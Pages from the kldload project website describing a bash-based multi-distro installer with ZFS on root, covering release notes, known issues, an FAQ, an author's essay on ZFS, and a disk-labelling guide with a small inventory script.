KVM (libvirt)	16GB RAM, 4 vCPU, 80GB virtio, UEFI (OVMF), no Secure Boot	Primary test platform. CentOS + Debian verified.
Proxmox VE	q35, cpu host, OVMF, TPM 2.0, virtio-scsi, 16GB RAM	CentOS Server verified. Serial console + VNC.
Bare metal	Various x86_64 hardware	ISO boots and installer runs. Install results vary

USB		by hardware.

What's in 1.0

10 distros, one USB

CentOS Stream 9, Debian 13, Rocky 9, RHEL 9, Ubuntu 24.04, FreeBSD 14.4, OpenBSD 7.8, GhostBSD, illumos, Windows. RPM and APT darksites baked into the 3.8GB ISO. No internet required for Linux and BSD installs.

ZFS on root

Automatic pool creation, dataset hierarchy, boot environments via ZFSBootMenu. Sanoid for automated snapshots. Per-dataset AES-256-GCM encryption. lz4 compression. Self-healing checksummed storage.

AI assistant

Ollama with llama3.1:8b, auto-installed on firstboot. kldload-ai custom model trained on 100+ pages of documentation. kai (text), kai-voice (speech), kai-do (command execution), kai-remote (SSH management). All local, all offline.

Kernel-level networking

WireGuard DKMS module available at second zero. Encrypted mesh networking before any userspace process starts.

eBPF observability

Optional: bpftrace, execsnoop, tcplife, opensnoop, biolatency. Kernel-level tracing without agents or SaaS.

Image factory

kexport: qcow2, VMDK, VHD, OVA, raw. kimage: build golden image, snapshot, export, stamp out cloud-init copies. One install, any platform.

30+ CLI tools

kst, ksnap, kclone, kdf, kdir, kpkg, kexport, kimage, kbe, krecovery, kupgrade, kldload-help, kst-dashboard. Plus fzf, btop, eza, ripgrep, zoxide, fastfetch.

100% bash

One Python file (web UI). Zero compiled binaries. cat any file and read what it does. BSD-3-Clause. Free forever.

Known issues

Issue	Severity	Workaround
Image export fails during install	High	qemu-img cannot read the block device while ZFS pools are mounted. Run `kexport /dev/vda qcow2` after rebooting into the installed system.
Ubuntu package names differ from Debian	High	Ubuntu uses `linux-image-generic`, `linux-tools-generic`, etc. Being actively fixed. Some packages need `universe` repo enabled.
AI model pull needs internet	Medium	Ollama pulls llama3.1:8b on firstboot. Requires internet + 16GB RAM. If pull fails: `ollama pull llama3.1:8b`
NVIDIA on VMs without GPU	Low	NVIDIA checkbox installs drivers but `modprobe nvidia` fails if no GPU hardware. Harmless — system works fine without GPU.

Pool export timeout on install completion	Low	Live system holds the pool. Export times out after 5s. Pool imports cleanly on reboot. No data loss.
FreeBSD / OpenBSD installs untested	Medium	Base sets are embedded in the ISO. Install path exists but has not been QC'd. Testing planned for 1.1.
Windows WIM extraction untested	Medium	wimlib-imagex is included. User must provide Windows ISO. Testing planned for 1.1.
Ubuntu darksite not in default ISO	Medium	Ubuntu installs require internet. Offline darksite available via `./deploy.sh build-ubuntu-darksite`.
Secure Boot MOK enrollment	Low	MOK keys are generated and modules are signed. Automatic MOK enrollment on first boot is not yet fully automated on all hardware.

Component versions

Component	CentOS (RPM darksite)	Debian (APT darksite)	Ubuntu (internet)
Kernel	5.14.0-687.el9	6.12.74	6.8.x (noble)
ZFS	2.2.9	2.3.2	2.2.x (noble)
ZFSBootMenu	Latest EFI binary (embedded or downloaded)		
Ollama	Latest (downloaded on firstboot)		
whisper.cpp	Latest (built from source on firstboot)		
WireGuard	DKMS (kernel module)	DKMS (kernel module)	In-tree (kernel built-in)

Roadmap — 1.1

- Ubuntu offline darksite in default ISO
- FreeBSD and OpenBSD install QC
- Windows WIM extraction QC
- Image export during install (snapshot-based)
- TPM-2 measured boot
- ARM64 build pipeline
- Smaller AI model option for 8GB systems
- Kubernetes admission webhook for boot attestation
- Voice command auto-execute mode

> **Built by one person who just knows the primitives.**
>
> *Learn the primitives — they'll outlast any product.*

← Home

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

The Foundation

The freedom to build whatever you want.

This is my brain dump. Decades of building infrastructure, distilled into a tool and a philosophy. The BSD community got ZFS right. Linux got hardware support right. BSD has jails. Linux has containers. Different implementations of the same ideas, each with strengths the other lacks.

kldloadOS exists to empower you to build whatever you like — with a **secure-by-default** attitude, the highest expectations for quality, resilience, and reliability, and a focus on repeatability, speed, and recovery. If it doesn’t meet those expectations, it goes in the trash.

This isn’t a product pitch. It’s an invitation. Take the tools. Build something. Break it. Snapshot it. Roll it back. Ship it. Replicate it. The freedom is yours.

What this is really about

Kernel Architecture

Monolithic vs. microkernel vs. hybrid. Not as an academic exercise — as a practical skill. When do you need real isolation? When is a container enough? When should you reach for a VM? When is eBPF the answer? These are engineering decisions, not religious ones.

Filesystems as Infrastructure

Why ZFS. Why not btrfs (yet). Why ext4 is fine until it isn't. What copy-on-write actually means for your data. How snapshots work at the block level. How boot environments change the game. The stuff that makes you dangerous in the best way.

Systems Communication

TCP vs. UDP. Active vs. passive. Request-reply vs. pub-sub. Why FTP uses two channels. Why ZeroMQ exists. Why Salt uses a message bus and Ansible uses SSH. Control planes, data planes, back channels. The patterns that make distributed systems actually work.

The Right Tool for the Job

Stop using what's popular. Stop using what someone on YouTube recommended. Use what's *correct*. Linux containers for speed. VMs for isolation. ZFS for data integrity. eBPF for observability. Microkernels for safety-critical systems. Every tool has a purpose. Know the purpose.

> **The Unix philosophy manuals are dusty. They're not wrong.**
>
> "Do one thing well." "Everything is a file." "Text streams are a universal interface." These ideas are fifty years old and more relevant than ever. But they're buried under layers of hype, abstraction, and "just use Kubernetes."
>
> We're not here to gatekeep. We're not here to tell you the old way is the only way. We're here to dust off the manuals, add the things we've learned since, and hand them to anyone who wants to understand how computers actually work. Because the people who understand the fundamentals build things that last. And the people who don't keep rebuilding the same broken thing on a new framework every two years.

> **kldload is a starting point.** An ISO that gives you ZFS on Linux done right. A codebase you can read and understand. And a growing library of explanations for people who want to know *why*, not just *how*.
>
> This is free. This is open. This is for everyone.

← Start Here

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Author's Note

Why this matters.

To understand why ZFS changes everything, you need to understand how kernels think about hardware. The best way to explain that is to go back to the 1980s.

Two philosophies

The Amiga (1985) delegated work. Separate chips for video (Denise), audio (Paula), I/O (Agnus). The CPU told them *what* to do, not *how*. That's microkernel thinking — the kernel is a coordinator, not a dictator. FreeBSD, illumos, and QNX inherited this. Jails and zones are lightweight because the architecture was designed for isolation from the start.

Intel's x86 went the other way. One processor, juggling everything, incredibly fast. The monolithic Linux kernel sees the entire world at once — block layer, filesystem driver, VFS, page cache, I/O scheduler, SCSI, device driver, all in one address space. That's where Linux gets its raw performance. But when you want to snapshot a dataset, the kernel has to coordinate all of those layers.

OpenZFS: 128-bit, Copy-on-Write, self-healing

ZFS is a 128-bit filesystem that can address more storage than will physically exist in our lifetimes. It never overwrites data in place — Copy-on-Write means every change goes to a new location. The old version stays untouched, ready to be referenced by a snapshot.

This is why snapshots are free. This is why clones are instant. This is why replication only sends changed blocks. How many snapshots do you want? A hundred? A thousand? Each costs zero space until someone writes something different. Clones are the same — instant, zero-cost forks.

ext4 writes in place and prays. btrfs added CoW on a 64-bit foundation. ZFS was designed from day one as a 128-bit, copy-on-write, checksummed, self-healing storage engine. Snapshots, clones, replication, encryption, compression — all natural consequences of that design. Not patches. Consequences.

The 2 EB party trick

FreeBSD + bhyve. Create a 2-exabyte zvol. Instant. Hand it to a Linux guest. The guest sees a 2 EB disk in `lsblk`. Try `mkfs.xfs /dev/vdd`. Watch it hang on "Discarding blocks..." — 549 trillion blocks. `^C`. Months. Maybe years. The host created it in milliseconds.

Proxmox shows you the same thing every time it "clones" a VM and counts out blocks one by one. The BSD version? *Here you go.* Instant. It shows you where the assumptions live.

There is no black magic

kldload is ISO 9660 — the same format that shipped Doom, Windows 95, and Red Hat 5.2. A read-only filesystem with a table of contents. Data goes in at build time, comes out byte-for-byte identical at deploy time.

What kldload adds is the intelligence inside the image: a web UI, two offline package mirrors (RPM + APT), a multi-distro installer, and ZFS on root with boot environments. The delivery mechanism is 30 years old. Proven. Boring. Reliable.

The real point

kldload will have the same limitations as Proxmox on Linux — because it *is* Linux. The point isn't kldload vs. anything. The point is that the ability to snapshot, clone, and replicate is an absolute superpower for Linux users, and kldload gives you the option of building whatever you want with that technology. On any distro. On any hardware. With your choice of tools.

It's the answer to: "What would I build if I wanted to take advantage of every lever and every weakness of Linux and UNIX-like systems?" That's why the commands don't care if it's Debian or RHEL. The purpose is to empower the most people with the best filesystem on earth.

▶ **The 2 EB proof — screenshots** (click to expand)

A scene release done right.

Built by someone who's been assembling disc images since before ISO 9660 had a Wikipedia page. BBS sysop, scene contributor, one of the original Threewave CTF server operators — Vancouver, 604, early '90s. The darksite concept isn't new. Self-contained packages with no external dependencies have been the standard in certain communities for thirty years. **The tools changed. The philosophy didn't.**

ZFS on Linux is going to enable awesome things. The tradeoff of a monolithic kernel is real — slower replication, higher overhead than FreeBSD. But the hardware support is unmatched, the ecosystem is massive, and understanding that cost makes you a better engineer.

The shift from "log into every machine and fix things" to "snapshot, replicate, rebuild" changes everything. Cattle, not pets. I'm just happy that anyone can now run OpenZFS on Linux, using only their nose. Getting the most out of nothing. That's always been the game.

And I can't wait to see what's next.

— Anthony
Blackthorn · 604 · kldload.com · 2026

← Start Here ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Learn

Frequently Asked Questions

Philosophy, use cases, architecture decisions, and the questions people ask before they burn the ISO.

PHILOSOPHY

What is kldload, really?

kldload downloads official packages from upstream sources — CentOS, Debian, RHEL, Rocky — and assembles them into a single bootable ISO with ZFS on root. Nothing patched, nothing forked. The ISO is a build artifact, not a distribution. What comes out is your distro, not ours.

Four distros. Three profiles — Desktop (GNOME + tools), Server (headless + tools), Core (just ZFS, nothing else). Custom pool layouts via the installer or manual shell. Export to qcow2, VHD, VMDK, OVA. One USB. Zero internet.

Why build this instead of just installing a distro normally?

kldload isn't a distro — it's a **distro build tool**. You pick the distro (CentOS, Debian, RHEL). kldload handles the parts that every distro gets wrong or makes painful: ZFS on root, kernel module compilation, DKMS signing, boot environment creation, and offline package mirroring.

kldload does the boring parts reproducibly, in ~90 seconds, on any distro. And because it's an image factory, you build once and export to any format — qcow2, raw, VHD, USB, bare metal.

What does "100% bash" mean?

The installer, the firstboot scripts, the snapshot system, the boot environment manager, the darksite builder — all of it is plain bash. No Go binary to cross-compile. No Python virtualenv to manage. No Ruby gems. No compiled operator to debug at 2am when a node won't boot.

Bash scripts are readable by any Linux admin without prior kldload knowledge. You can read every line of what ran on your machine. The Web UI server is the only exception — a single Python3 file with no dependencies beyond the standard library and websockets.

Who is kldload for?

People who run real infrastructure and are tired of the accidental complexity that accumulates around it:

Homelab operators who want a proper, reproducible system without cloud pricing. **Small infrastructure teams** who need a reliable base for bare-metal servers, KVM hypervisors, or mixed workloads. **Security-conscious environments** that need air-gap installs, encrypted ZFS, and no surprise outbound connections. **Anyone who has been burned** by a botched upgrade with no rollback path.

Is this opinionated?

ZFS on root is the one opinion. That’s what makes boot environments and reliable rollbacks possible. Everything else is

your choice.

Three profiles: **Desktop** and **Server** add quality-of-life tools (snapshots, universal package manager, web UI). **Core** gives you just ZFS on root with a stock distro — nothing added, nothing modified. You can even drop to a shell and build your own pool layout. The distro, the profile, the configuration management — all your call.

WHY ZFS

Why ZFS instead of ext4 / btrfs / LVM?

Three things no other Linux filesystem gives you together: **atomic snapshots, boot environments, and end-to-end checksumming**.

Atomic snapshots mean a snapshot before every upgrade is zero-cost and takes under a second. If the upgrade breaks something, you roll back in 30 seconds without a rescue USB. Boot environments mean each OS state is a separate dataset that ZFSBootMenu can present as a boot option. Checksumming means silent data corruption is detected and (with redundancy) automatically repaired.

Does ZFS use a lot of RAM?

The ZFS ARC (Adaptive Replacement Cache) is dynamic — it uses free RAM and shrinks under memory pressure. On a 4 GB machine it will use ~1 GB. On a 64 GB machine it might use 20 GB. This is a feature, not a bug: unused RAM is wasted RAM.

Minimum practical RAM: 2 GB headless, 4 GB comfortable server, 8 GB+ desktop.

How do boot environments work in practice?

Each boot environment is a ZFS snapshot or clone of `rpool/ROOT/default`. ZFSBootMenu presents them at boot as a menu. You pick the one you want and the system boots into it — full OS state, exactly as it was when the snapshot was taken.

kldload creates a boot environment automatically before every package operation. The last 10 are kept; old ones are pruned.

INSTALLATION

How long does a full install take?

On modern hardware with NVMe: **60–90 seconds** for CentOS (DNF from local darksite), **2–3 minutes** for Debian (debootstrap from embedded APT mirror). On spinning disks, add a minute or two. The ZFS pool creation and bootloader install are nearly instant.

One ISO really installs both CentOS and Debian?

Yes. The live ISO boots a CentOS environment with a web UI. You pick your target distro from the card selector. Two completely separate bootstrap paths run underneath:

CentOS/RHEL/Rocky: `dnf --installroot` from the RPM darksite at `/root/darksite/rpm/`

Debian: `debootstrap` from the APT darksite served on `localhost:3142`

Both darksites are baked into the ISO. Both paths share the same ZFS storage setup, ZFSBootMenu bootloader, and user/network configuration. Two package managers, one installer.

What about RHEL?

RHEL installs require a Red Hat subscription. When you select RHEL in the installer, you enter your activation key and org ID. The installer uses `subscription-manager` to register and pull packages from the Red Hat CDN. This is the only

install path that requires internet access.

CentOS and Debian are fully offline from the baked-in darksites.

Can I install non-interactively?

Yes. Pass an answers file: `kldload-install-target --config /path/to/answers.env`. The answers file is a shell env file with variables like `KLDLOAD_DISK`, `KLDLOAD_HOSTNAME`, `KLDLOAD_DISTRO`, `KLDLOAD_PROFILE`, etc.

AIR-GAP & OFFLINE

What exactly is the "darksite"?

A complete local package repository baked into the ISO. kldload ships two:

RPM darksite (~900 packages) at `/root/darksite/rpm/` — for CentOS/RHEL installs

APT darksite (~2,700 packages) at `/root/darksite/debian/apt/` — for Debian installs, served on localhost:3142

Both contain every package needed for a full desktop or server install including all transitive dependencies. Nothing phones home. Nothing is downloaded at deploy time.

Air-gapped deployment for a secured facility?

Yes — air-gap is a first-class scenario, not an afterthought. Walk into a data center with no internet, plug in the USB key, pick your distro and profile, walk out with a running ZFS system. The ISO is the entire deployment payload.

VS. EVERYTHING ELSE

kldload vs. Packer

Packer builds one image per platform per template. It needs a running hypervisor or cloud account. **kldload** builds one ISO that installs any distro to any target — bare metal, KVM, Proxmox, cloud — from a single USB stick with zero internet.

Where kldload wins: One artifact, many targets. Air-gap native. No infrastructure to build. Bare metal first. ZFS on root by default. Interactive or unattended. 100% auditable bash. `kexport` outputs qcow2, raw, VHD, VMDK, and OVA from any running system. AWS AMI import via `aws ec2 import-image` from the raw/VHD export.

Where Packer wins: Native cloud image output (no import step). Mature plugin ecosystem. Terraform/Vault integration. Multi-provisioner support (Ansible, Chef, Puppet). Parallel builds. Windows support.

Packer needs infrastructure to run. kldload needs a USB port — or just SCP the image.

Feature comparison

Capability	kldload	Packer	Terraform
Multi-distro from one artifact	✓	✗	–
Air-gap / offline install	✓	✗	✗
Bare metal from USB	✓	✗	✗
ZFS on root + boot environments	✓	✗	✗
Interactive web UI installer	✓	✗	✗
Unattended / answers file	✓	✓	✓

Export to qcow2 / raw / VHD / VMDK / OVA	✓ kexport	✓	—
Cloud AMI / GCP image import	✓ via export	✓ native	✓
No infrastructure to build	✓	✗	✗
100% auditable (no compiled bins)	✓	✗	✗
Terraform / Vault integration	✗	✓	✓
Multi-cloud provisioning	✗	✓	✓
Windows support	✗	✓	✓
Parallel multi-platform builds	✗	✓	—

Packer and Terraform need infrastructure to run. kldload needs a USB port — or just SCP the image.

kldload vs. Proxmox VE

Proxmox is a hypervisor appliance. Its OS layer is not something you are meant to modify or replicate as a general-purpose server. kldload is a general-purpose installer that can set up a KVM hypervisor, a desktop workstation, a headless server, or anything else — on any distro.

kldload vs. NixOS

NixOS is declarative and reproducible at the cost of learning an entirely new configuration language. kldload is reproducible through a different mechanism: a fixed ISO, deterministic ZFS layout, and idempotent firstboot scripts. Every standard Linux skill transfers directly. No new language required.

kldload vs. Ubuntu Server

Ubuntu Server ships with ext4 by default, no boot environments, no snapshot policy, and no offline installer. Getting from a fresh Ubuntu install to what kldload gives you out of the box takes hours of manual configuration. Also: no snap.

USE CASES

Daily driver desktop?

Yes. The desktop profile installs GNOME on either CentOS or Debian. It is a standard Linux desktop with ZFS on root. Boot environments mean you can upgrade packages fearlessly — a bad update is a 30-second rollback at next boot.

Edge deployments — remote sites, kiosks?

The air-gap installer makes kldload well-suited to remote deployments. Ship a USB key, boot it, done. No internet, no PXE server, no provisioning infrastructure required at the remote site.

MISCELLANEOUS

Open source?

Yes. BSD-3-Clause. The build system, installer, snapshot tools, boot environment manager, firstboot scripts, and Web UI are all open source. The ISO is built entirely from upstream distro packages and open-source components.

What architectures?

AMD64 (x86_64). The installer code is architecture-agnostic — ARM64 support is planned for a future release.

Can I customize the ISO for my organisation?

Yes. Add package sets to `build/darksite/config/package-sets/`, modify the installer libraries, add your own firstboot scripts, and rebuild. `./deploy.sh full` handles the full pipeline. Fork the repo, read the scripts, modify them. That's the point.

KNOWN ISSUES — RC-1 BETA

Tested & Working

Target	Desktop	Server	Core
CentOS Stream 9	✓	✓	✓
Debian 13 (Trixie)	✓	✓	✓
Rocky Linux 9	✓	✓	✓
RHEL 9	✓	✓	✓
RHEL 10	✗	✗	✗
CentOS 10 / Rocky 10	?	?	?

Tested on KVM/libvirt (Fedora, UEFI), Proxmox VE (q35, OVMF, TPM 2.0), and bare metal USB boot (x86_64).

Secure Boot

KVM VMs fail to boot with Secure Boot enabled. The ZFS module on the live ISO is not signed with an enrolled MOK key. **Workaround:** Disable Secure Boot in VM firmware settings. Bare metal with Secure Boot disabled works fine.

RHEL 10

The version selector offers RHEL 10 but installs fail. The ISO only ships `redhat-release-9.7` and some Red Hat Developer subscriptions don't serve RHEL 10 content. **Use RHEL 9.**

RHEL install speed

RHEL installs are slower than CentOS or Debian because packages come from the Red Hat CDN over the internet. Debian installs are the fastest (~2 minutes) because everything comes from the offline darksite.

ZFS encryption

ZFS encryption (AES-256-GCM) is not fully tested. The UI toggle and backend code exist, but passphrase-at-boot, key management, and Clevis/TPM sealing have not been validated across all distros.

Image export (kexport)

`kexport` uses `qemu-img convert` for all five formats (qcow2, raw, VHD, VMDK, OVA) but exported images have not been fully validated booting on all target hypervisors.

Pool Designer

The Pool Designer is experimental. It visualizes topologies and generates `zpool create` commands but does not yet drive the actual install. Use the Core profile's manual storage mode for custom layouts.

Cross-distro verification

Full verification of all OS + profile + version combinations is ongoing. The compatibility matrix above reflects confirmed working installs. Untested combinations may have package differences or repo issues. Report issues on GitHub.

← Start Here

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Disk Labels & Asset Management — know what's in the rack before you open the door.

When a disk fails at 3 AM, you don't want to be guessing which slot it's in, what pool it belongs to, or where to order a replacement. Structured disk labels solve this by encoding everything you need directly into the ZFS pool metadata and onto the physical label.

This isn't a product. It's a pattern. A convention for labeling disks so that any operator can walk up to any rack, scan a QR code, and know exactly what they're looking at — without opening a spreadsheet, without checking a wiki, without calling someone who "knows the setup."

The label format

Human-readable side

Print this. Stick it on the drive caddy or the front of the chassis. Any operator can read it.

```
_____________________________________________
PHYSICAL LOCATION
  Region:     CA-WEST-1
  Datacenter: YVR01
  Building:   A
  Row:        R12
  Rack:       R12-08
  Chassis:    CH01
  Slot:       SLOT07

ZFS INFORMATION
  ZFS Pool:   prd-caw1-db-gold-nvme
  VDEV:       slot07
  Role:       DATA VDEV
  Layout:     draid2:10d:2c:128s

HARDWARE DETAILS
  Vendor:     Samsung
  Model:      PM9A3
  Interface:  NVMe PCIe 4.0 x4
  Capacity:   3.84 TB
  Serial:     S6ZUNX0R123456A
  Firmware:   EDA92Q5Q
  SMART Base: 2025-01-01

LIFECYCLE / INVENTORY
  Asset ID:   UB-DSK-CAW1-88322
  Installed:  2025-02-12
  Warranty:   2028-02-12
  Supplier:   CDW Canada
  RMA URL:    https://cdw.ca/rma/S6ZUNX0R123456A
  Reorder URL:
    https://cdw.ca/p/samsung-pm9a3-3.84tb/PM9A3-3840
_____________________________________________
         QR-CODE: scan for full inventory
_____________________________________________
```

Machine-readable side (JSON)

Encode this into the QR code. Scannable by any phone. Parseable by any script. Feed it into your inventory system, your monitoring, your alerting.

```
{
  "asset_id": "UB-DSK-CAW1-88322",
  "serial": "S6ZUNX0R123456A",
  "zfs": {
    "pool": "prd-caw1-db-gold-nvme",
    "vdev": "slot07",
    "role": "data",
    "layout": "draid2:10d:2c:128s"
  },
  "location": {
    "region": "CA-WEST-1",
    "datacenter": "YVR01",
    "building": "A",
    "row": "R12",
    "rack": "R12-08",
    "chassis": "CH01",
    "slot": "SLOT07"
  },
  "hardware": {
    "vendor": "Samsung",
    "model": "PM9A3",
    "capacity_tb": 3.84,
    "interface": "NVMe",
    "firmware": "EDA92Q5Q"
  },
  "lifecycle": {
    "installed": "2025-02-12",
    "warranty_expiry": "2028-02-12",
    "supplier": "CDW Canada",
    "rma_url": "https://cdw.ca/rma/S6ZUNX0R123456A",
    "reorder_url": "https://cdw.ca/p/samsung-pm9a3-3.84tb/PM9A3-3840"
  }
}
```

Why this matters

Without labels

Disk fails. Which slot? Check the serial against the spreadsheet. Which pool? SSH in and run `zpool status`. Under warranty? Open the vendor portal and search by serial. Replacement part number? Find the invoice from 2 years ago. RMA process? Google the vendor's support page. 30 minutes just to figure out what happened.

With labels

Disk fails. Walk to the rack. Read the label: Rack R12-08, Slot 7, pool `prd-caw1-db-gold-nvme`, Samsung PM9A3, warranty expires 2028. Scan the QR code: RMA link opens in your browser. Reorder link opens in another tab. 30 seconds. Everything you need. No SSH. No spreadsheet.

Build your own labels

Step 1: Define your naming convention

Before you label anything, decide on a naming scheme. This should be consistent across your entire fleet.

Region
Cloud-style: `CA-WEST-1`, `US-EAST-2`, `EU-CENTRAL-1`. Or simple: `VAN`, `NYC`, `LON`.
Datacenter
Airport code + number: `YVR01`, `JFK02`. Or building name: `HQ`, `DR-SITE`.
Rack
Row + position: `R12-08` = Row 12, Position 8. Matches the physical layout.
Pool name
Environment + region + role + media: `prd-caw1-db-gold-nvme` = Production, CA-WEST-1, Database, Gold tier, NVMe.
Asset ID
Company prefix + type + region + serial: `UB-DSK-CAW1-88322` = UnixBox, Disk, CA-WEST-1, #88322.

Step 2: Generate the label

A simple bash script that generates both the human-readable label and the QR code JSON:

```
#!/bin/bash
# generate-disk-label.sh — create a label for a new disk

SERIAL="${1:?Usage: generate-disk-label.sh SERIAL}"
POOL="${2:-rpool}"
SLOT="${3:-SLOT01}"
RACK="${4:-R01-01}"

# Query disk hardware info
VENDOR=$(smartctl -i /dev/disk/by-id/*${SERIAL}* 2>/dev/null | grep "Model" | awk -F: '{print $2}' | xargs)
CAPACITY=$(smartctl -i /dev/disk/by-id/*${SERIAL}* 2>/dev/null | grep "Capacity" | awk -F'[\\[\\]]' '{print $2}')
FW=$(smartctl -i /dev/disk/by-id/*${SERIAL}* 2>/dev/null | grep "Firmware" | awk -F: '{print $2}' | xargs)

# Get ZFS pool info
VDEV=$(zpool status "$POOL" 2>/dev/null | grep "$SERIAL" | awk '{print $1}')
LAYOUT=$(zpool status "$POOL" 2>/dev/null | grep -A1 "config:" | tail -1 | awk '{print $1}')

# Generate JSON
cat <<EOF
{
  "asset_id": "DSK-$(echo $RACK | tr -d '-')-$(date +%s | tail -c 6)",
  "serial": "${SERIAL}",
  "zfs": {
    "pool": "${POOL}",
    "vdev": "${VDEV:-unknown}",
    "role": "data"
  },
  "location": {
    "rack": "${RACK}",
    "slot": "${SLOT}"
  },
  "hardware": {
    "vendor": "${VENDOR:-unknown}",
    "capacity": "${CAPACITY:-unknown}",
    "firmware": "${FW:-unknown}"
  },
  "lifecycle": {
    "installed": "$(date +%Y-%m-%d)",
    "warranty_expiry": "$(date -d '+3 years' +%Y-%m-%d 2>/dev/null || date -v+3y +%Y-%m-%d)"
  }
}
EOF
```

Step 3: Generate the QR code

```
# Install qrencode
kpkg install qrencode
```

```
# Generate QR code from the JSON
./generate-disk-label.sh S6ZUNX0R123456A rpool SLOT07 R12-08 | \
    qrencode -o label-S6ZUNX0R123456A.png -s 6

# Print it — stick it on the drive caddy
lp label-S6ZUNX0R123456A.png
```

Step 4: Store in ZFS metadata (optional)

ZFS user properties let you attach arbitrary metadata to pools and datasets. Store the label data directly in the pool so it travels with the disks:

```
# Set custom properties on the pool
zfs set kldload:asset_id="UB-DSK-CAW1-88322" rpool
zfs set kldload:rack="R12-08" rpool
zfs set kldload:slot="SLOT07" rpool
zfs set kldload:supplier="CDW Canada" rpool
zfs set kldload:warranty="2028-02-12" rpool

# Read them back
zfs get all rpool | grep kldload:

# These properties survive pool export/import
# They travel with the disks — move them to another machine
# and the metadata is still there
```

ZFS user properties are tattoos on the pool. They go wherever the disks go. No external database needed.

Scaling it up

Fleet inventory from ZFS metadata

If every pool has `kldload:` properties, you can build a fleet inventory by querying every machine:

```
# Query all nodes via Salt
salt "*" cmd.run "zfs get -H -o property,value all rpool | grep kldload:"

# Output:
# node-01: kldload:rack    R12-08
# node-01: kldload:slot    SLOT07
# node-01: kldload:asset_id UB-DSK-CAW1-88322
# node-02: kldload:rack    R12-09
# ...

# Feed into monitoring — alert when warranty expires
# Feed into automation — auto-order replacements
# Feed into CMDB — zero manual entry
```

When a disk fails

The complete workflow with labels:

1. `zpool status` shows DEGRADED — disk `S6ZUNX0R123456A` is FAULTED
2. `zfs get kldload:rack rpool` → `R12-08`. Walk to the rack.
3. Read the label: Slot 7, Samsung PM9A3, warranty until 2028
4. Scan QR code → RMA link opens. Click "Submit RMA."
5. Scan QR code → Reorder link opens. Click "Buy." Overnight shipping.
6. New disk arrives. Slot it in. `zpool replace rpool S6ZUNX0R123456A /dev/disk/by-id/NEW_SERIAL`

7. Print new label. Stick it on. Update the ZFS property: `zfs set kldload:serial=NEW_SERIAL rpool`
8. Resilver completes. Pool is ONLINE. Total downtime: zero. Total confusion: zero.

> Every disk has a passport. When it fails, you know exactly what to order, where to put it, and who to call. No spreadsheets. No tribal knowledge. No 3 AM panic.

This is a convention, not a product. There's no software to install. No database to maintain. Just a naming scheme, a bash script, and ZFS user properties. Adapt it to your environment. Make it yours. The pattern is what matters.

← Build Overview

↑ Top